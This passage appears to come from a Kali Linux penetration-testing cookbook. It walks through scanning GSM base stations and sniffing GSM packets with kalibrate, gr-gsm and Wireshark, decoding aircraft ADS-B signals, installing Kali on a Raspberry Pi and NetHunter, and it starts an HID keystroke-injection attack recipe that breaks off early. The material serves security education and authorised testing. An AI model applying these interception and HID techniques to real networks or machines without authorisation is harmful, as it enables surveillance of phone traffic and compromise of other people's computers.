000000b0: 4e19 00ff 4f00 4b87 4f49 ef71 0ddb 0087 N...O.K.OI.q....
000000c0: 28ff 0092 e700 4d6d 0099 a304 108e aa07 (.....Mm.....
000000d0: 7883 4917 cdfc 0fff 2872 9940 cf1e cb31 x.I.....(r.@...1
000000e0: 6e93 9529 a2a5 5e31 7b47 00c6 d6ff 5ab1 n...)..^1{G....Z.
000000f0: 0067 ff00 9fb8 d25d 8f92 7947 a0c4 6299 .g.....]..yG..b.
0000100: de00 5900 83e3 b164 ff5e 0088 4e63 40af ..Y....d.^..Nc@.
```

There's more...

To learn more about gqrx, visit these blogs:

- <http://gqrx.dk/doc/practical-tricks-and-tips>
- <https://blog.compass-security.com/2016/09/software-defined-radio-sdr-and-decoding-on-off-keying-ook/>

Kalibrating device for GSM tapping

RTLSR also allows us to view GSM traffic using a tool called `kal` or `kalibrate-rtl`. This tool can scan for GSM base stations in a frequency band. In this recipe, we will learn about using `kalibrate` and then confirm the channel in `gqrx`.

How to do it...

Following are the steps to use `kalibrate`:

1. Most of the countries use the GSM900 band. In the USA, it's 850. We will use the following command to scan for GSM base stations:

```
kal -s GSM900 -g 40
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/config# kal -s GSM900 -g 40
Found 1 device(s):
  0: Generic RTL2832U OEM

Using device 0: Generic RTL2832U OEM
Detached kernel driver
Found Rafael Micro R820T tuner
Exact sample rate is: 270833.002142 Hz
[R82XX] PLL not locked!
Setting gain: 40.0 dB
kal: Scanning for GSM-900 base stations.
```


2. In a few minutes, it will show us a list of base stations:

```
GSM-900:

chan: 32 (941.4MHz - 15.209kHz) power: 991758.24
chan: 34 (941.8MHz - 15.099kHz) power: 835333.49
chan: 51 (945.2MHz - 14.653kHz) power: 2857467.65
chan: 53 (945.6MHz - 14.620kHz) power: 3310824.09
chan: 57 (946.4MHz - 15.736kHz) power: 2261161.19
chan: 61 (947.2MHz - 15.201kHz) power: 4090351.91
chan: 63 (947.6MHz - 14.177kHz) power: 2990914.87
```

3. We note the frequency; in our case, we will use 947.6 MHz along with the offset.

4. Now we open GQRX and enter it in the **Receiver Options** window:




5. We can see in the waterfall that the device is able to catch signals perfectly.

6. Now we will look at this data at the packet level. We will use a tool known as gr-gsm.
7. It can be installed using apt install gr-gsm:


```
root@kali:~# apt install gr-gsm
Reading package lists... Done
Building dependency tree
Reading state information... Done
gr-gsm is already the newest version (0.41.2-1).
The following packages were automatically installed and are no longer required:
  apg apt-transport-https aptitude-doc-en augeas-lenses cheese-common commix
  couchdb cups-pk-helper empathy-common erlang ASN1 erlang-base
  erlang-crypto erlang-eunit erlang-inets erlang-mnesia erlang-os-mon
  erlang-public-key erlang-runtime-tools erlang-snmp erlang-ssl
  erlang-syntax-tools erlang-tools erlang-xmerl espeak-data exe2hexbat
  firebird2.5-common firebird2.5-common-doc folks-common gdebi-core
  gir1.2-clutter-gst-2.0 gir1.2-javascriptcoregtk-3.0 gir1.2-totem-1.0
  gir1.2-totem-plparser-1.0 gir1.2-webkit-3.0 gnome-control-center-data
  gstreamer1.0-clutter gstreamer1.0-nice gstreamer1.0-plugins-ugly
  guile-2.0-libs ipxe-qemu king-phisher libasn1-8-heimdal libaugeas0
  libbind9-90 libbladerf0 libboost filesystem1.55.0
  libboost-program-options1.55.0 libboost-python1.55.0 libboost-regex1.55.0
  libboost-serialization1.55.0 libboost-system1.55.0 libboost-test1.55.0
  libboost-thread1.55.0 libcaca0 libchamplain-0.12-0 libchamplain-gtk-0.12-0
  libclass-accessor-perl libclutter-gst-2.0-0 libcolor-gtk1 libcrypto++6
  libcrypto++9 libdbus-1-dev libdee-1.0-4 libdns100 libebackend-1.2-7
  libedata-cal-1.2-23 libegl1-mesa-drivers libelfg0 libept1.4.12 libespeak1
  libexiv2-13 libfdt1 libfluidsynth1 libfolks-eds25 libfolks-telepathy25
  libfolks25 libfuzzy2 libgdic1-1.0-6 libglew1.10 libgphoto2-port10
```

- Once it is done, if we type `grgsm_` and press the *Tab* key, we will see a list of different tools available for us:




A terminal window titled "root@kali: ~" showing the completion of the `grgsm_` command. The command line shows `root@kali:~# grgsm_`. As the user types `grgsm_` and presses *Tab*, a list of available tools appears: `grgsm_capture`, `grgsm_channelize`, `grgsm_decode`, `grgsm_headless`, `grgsm_livemon`, and `grgsm_scanner`.

- First, we will use `grgsm_livemon` to monitor the GSM packets live. We'll open the terminal and type `grgsm_livemon`:



10. In the new window that opens, we will switch to the frequency we captured in the previous steps using kalibrate:



11. We can zoom into a particular range by dragging and selecting the area on the graphical window.
12. In the new terminal window, we start Wireshark by typing `wireshark`.

13. We then set the adapter to **Loopback: lo** and start our packet capture:




14. Next, we add the filter gsmtap:

No.	Time	Source	Destination	Protocol	Length	Info
410	5.569696000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
411	5.5610297000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)
412	5.565478000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
413	5.5636098000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)
414	5.5655694000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
415	5.5658740000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)
416	5.6266510000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)
417	6.6291650000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
418	6.6312280000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)
419	6.6324676000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
420	6.5338650000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)
421	6.6886950000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
422	6.6888540000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown
423	6.6923490000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
424	6.6925150000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown
425	6.6957300000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown
426	6.6968180000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
427	6.6970820000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown
428	6.7549270000	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) [RR] Paging Request Type 1
429	6.7605950000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=Unknown(DTAP) (SS)

15. We should see the packets in the info window. We should see a packet with label **System Information Type 3**; let's open it:

2121 36.36861500c 127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (Paging Request Type 1)
2122 36.37137300c 127.0.0.1	127.0.0.1	LAPDm	81 U, func=Unknown
2123 36.37233700c 127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (Paging Request Type 1)
2124 36.37443700c 127.0.0.1	127.0.0.1	LAPDm	81 U, func=Unknown(DTAP) (SS)
2125 36.43490600c 127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (Paging Request Type 1)
2126 36.43948700c 127.0.0.1	127.0.0.1	LAPDm	81 U, func=Unknown(DTAP) (SS)
2127 36.44445200c 127.0.0.1	127.0.0.1	GSMTAP	81 (CCCH) (Paging Request Type 1)

16. We will see the system information such as **Mobile Country Code, Network Code, and Location Area Code**:



17. Now with this recipe, we have learned how GSM packets travel.

There's more...

Here are some great videos to give you a better understanding of GSM sniffing:

- <https://www.crazydanishhacker.com/category/gsm-sniffing-hacking/>

Decoding ADS-B messages with Dump1090

ADS-B stands for **Automatic Dependent Surveillance-Broadcast**. It is a system in which electronic equipment onboard an aircraft automatically broadcasts the precise location of the aircraft via a digital data link.

As described in the official readme of the tool, Dump1090 is a Mode S decoder specifically designed for RTLSDR devices.

The main features are:

- Robust decoding of weak messages. With mode1090, many users observed improved range compared to other popular decoders.
- Network support—TCP30003 stream (MSG5), raw packets, HTTP.
- Embedded HTTP server that displays the currently detected aircrafts on Google Maps.
- Single-bit error correction using 24-bit CRC.
- Ability to decode DF11 and DF17 messages.
- Ability to decode DF formats such as DF0, DF4, DF5, DF16, DF20, and DF21, where the checksum is XOR-ed with the ICAO address by brute-forcing the checksum field using ICAO addresses, which we've covered.
- Decode raw IQ samples from file (using the `--ifile` command-line switch).
- Interactive CLI mode where aircrafts currently detected are shown as a list, refreshing as more data arrives.
- CPR coordinate decoding and track calculation from velocity.
- TCP server streaming and receiving raw data to/from connected clients (using `--net`).

In this recipe, we will use the tool to look at air traffic with visuals.

How to do it...

Following are the steps to use Dump1090:

1. We can download the tool from the Git repo using the command `git clone https://github.com/antirez/dump1090.git`:

```
root@kali:~# git clone https://github.com/antirez/dump1090.git
Cloning into 'dump1090'...
remote: Counting objects: 265, done.
remote: Total 265 (delta 0), reused 0 (delta 0), pack-reused 265
Receiving objects: 100% (265/265), 536.32 KiB | 266.00 KiB/s, done.
Resolving deltas: 100% (147/147), done.
root@kali:~#
```

2. Once downloaded, we go the folder and run `make`.
3. We should now have an executable. We can run the tool using the following command:

```
./dump1090 --interactive -net
```

The following screenshot shows the output of the preceding command:



4. In a few minutes, we should see the flights, and by opening the browser to `http://localhost:8080`, we will be able to see the flights on the map as well.

There's more...

More about this can be learned from <https://www rtl-sdr com/adsb-aircraft-radar-with-rtl-sdr/>.

11

Kali in Your Pocket – NetHunters and Raspberries

In this chapter, we will cover the following recipes:

- Installing Kali on Raspberry Pi
- Installing NetHunter
- Superman typing — HID attacks
- Can I charge my phone?
- Setting up an evil access point

Introduction

In some cases, while doing pentest, a client may ask us to do a proper red team attack. In such cases, walking into an office with a laptop in hand may look suspicious, which is why this chapter comes in handy. We can perform a red teaming using a small device such as a cell phone or Raspberry Pi and carry out pentest effectively using them. In this chapter, we will talk about setting up Kali Linux on Raspberry Pi and compatible cell phones and using it to perform some cool attacks on the network.

Installing Kali on Raspberry Pi

Raspberry Pi is an affordable ARM computer. It is extremely small in size which makes it portable, and because of which it's best suited for Kali Linux-like systems to perform pentesting with portable devices.

In this recipe, you will learn about installing a Kali Linux image on a Raspberry Pi.

Getting ready

Raspberry Pi supports SD cards. The best way to set up Kali on Raspberry Pi is to create a bootable SD card and insert it into Pi.

How to do it...

To install Kali on Raspberry Pi follow the given steps:

1. We will first download the image from Offensive Security's website at <https://www.offensive-security.com/kali-linux-arm-images/>:



The screenshot shows the RaspberryPi Foundation download page. On the left, there is an image of a Raspberry Pi Model B+ board. To its right is a table listing three Kali Linux images:

Image Name	Size	Version	SHA256Sum
RaspberryPi 2 / 3	0.8G	2017.1	4976C446802EE16252954453DC577E2001698492E52DDE47B27B8548C018A686
RaspberryPi	0.8G	2017.1	08B71BCC38615422B57C62AD003FC37E67278A9172C79B7AE7C8B7DCEC684E98
RaspberryPi w/TFT	0.8G	2017.1	8E121F87AE65491C3077172D865FE2CDB7379BA472810BB338461A947A99AD46

2. Once the image is downloaded, we can use different ways to write this image into our memory card.
3. On Linux/macOS, it can be done using the `dd` utility. The `dd` utility can be used using the following command:

```
dd if=/path/to/kali-2.1.2-rpi.img of=/dev/sdcard/path bs=512k
```

4. Once this process completes, we can plug the SD card into the Pi and power it on.
5. We will see our Kali boot up:



We can refer to this link for a more detailed guide:

<https://docs.kali.org/downloading/kali-linux-live-usb-install>.

Installing NetHunter

As described by Offensive Security's official wiki:

*"The Kali NetHunter is an Android ROM overlay that includes a robust **Mobile Penetration Testing Platform**. The overlay includes a custom kernel, a Kali Linux chroot, and an accompanying Android application, which allows for easier interaction with various security tools and attacks. Beyond the penetration testing tools arsenal within Kali Linux, NetHunter also supports several additional classes, such as **HID Keyboard Attacks**, **BadUSB attacks**, **Evil AP MANA attacks**, and much more. For more information about the moving parts that make up NetHunter, check out our [NetHunter Components page](#). NetHunter is an open source project developed by Offensive Security and the community."*

In this recipe, you will learn how to install and configure NetHunter on an Android device and perform attacks using it. We can find a list of supported hardware at

<https://github.com/offensive-security/kali-NetHunter/wiki>.

Getting ready

Before we start, we need the device to be rooted with Team Win Recovery Project installed as a custom recovery.

How to do it...


To install NetHunter follow the given steps:

1. We download the NetHunter ZIP file and copy it to the SD card, and then we reboot the phone into the recovery mode. We are using OnePlus One with Cyanogenmod 12.1. Recovery mode can be booted by pressing the power and volume down button simultaneously.
2. Once it is in the recovery mode, we choose to install on the screen and select the ZIP file. We can download the ZIP from <https://www.offensive-security.com/kali-linux-nethunter-download/>:


The screenshot shows a web browser window with the URL <https://www.offensive-security.com/kali-linux-nethunter-download/> in the address bar. The page header includes the Offensive Security logo and navigation links for Courses, Certifications, Online Labs, Penetration Testing, Projects, and Blog. The main content area is titled "Kali Linux NetHunter Downloads" and features a sub-section for "Kali Linux for Android Mobile Devices". Below this, there are three download links: "Nexus 4 & 5 Android Phone", "Nexus 7 Mini Tablet", and "Nexus 10 Tablet".

3. When it's done, we reboot the phone and we should see NetHunter in our application menu.


4. But before we start, we need to install BusyBox on the phone from Play Store:




- Once this is done, we run the app and click on **Install**:



6. Next, we open NetHunter, and from the menu, we choose **Kali Chroot Manager**:



7. We click on ADD METAPACKAGES and we will be all set for the next recipe:



Superman typing – HID attacks

NetHunter has a feature that allows us to turn our device and OTG cable to behave as a keyboard and hence type any given commands on any connected PC. This allows us to perform HID attacks.


"HID (human interface device) attack vector is a remarkable combination of customized hardware and restriction bypass via keyboard emulation. So, when we insert the device, it will be detected as a keyboard, and using the microprocessor and onboard flash memory storage, you can send a very fast set of keystrokes to the target's machine and completely compromise it."

– <https://www.safaribooksonline.com/library/view/metasploit/9781593272883/>

How to do it...

To perform HID attacks follow the given steps:


1. We can perform them by opening the NetHunter app.
2. In the menu, we choose HID attacks:



3. We will see two tabs: **PowerSploit** and **Windows CMD**:

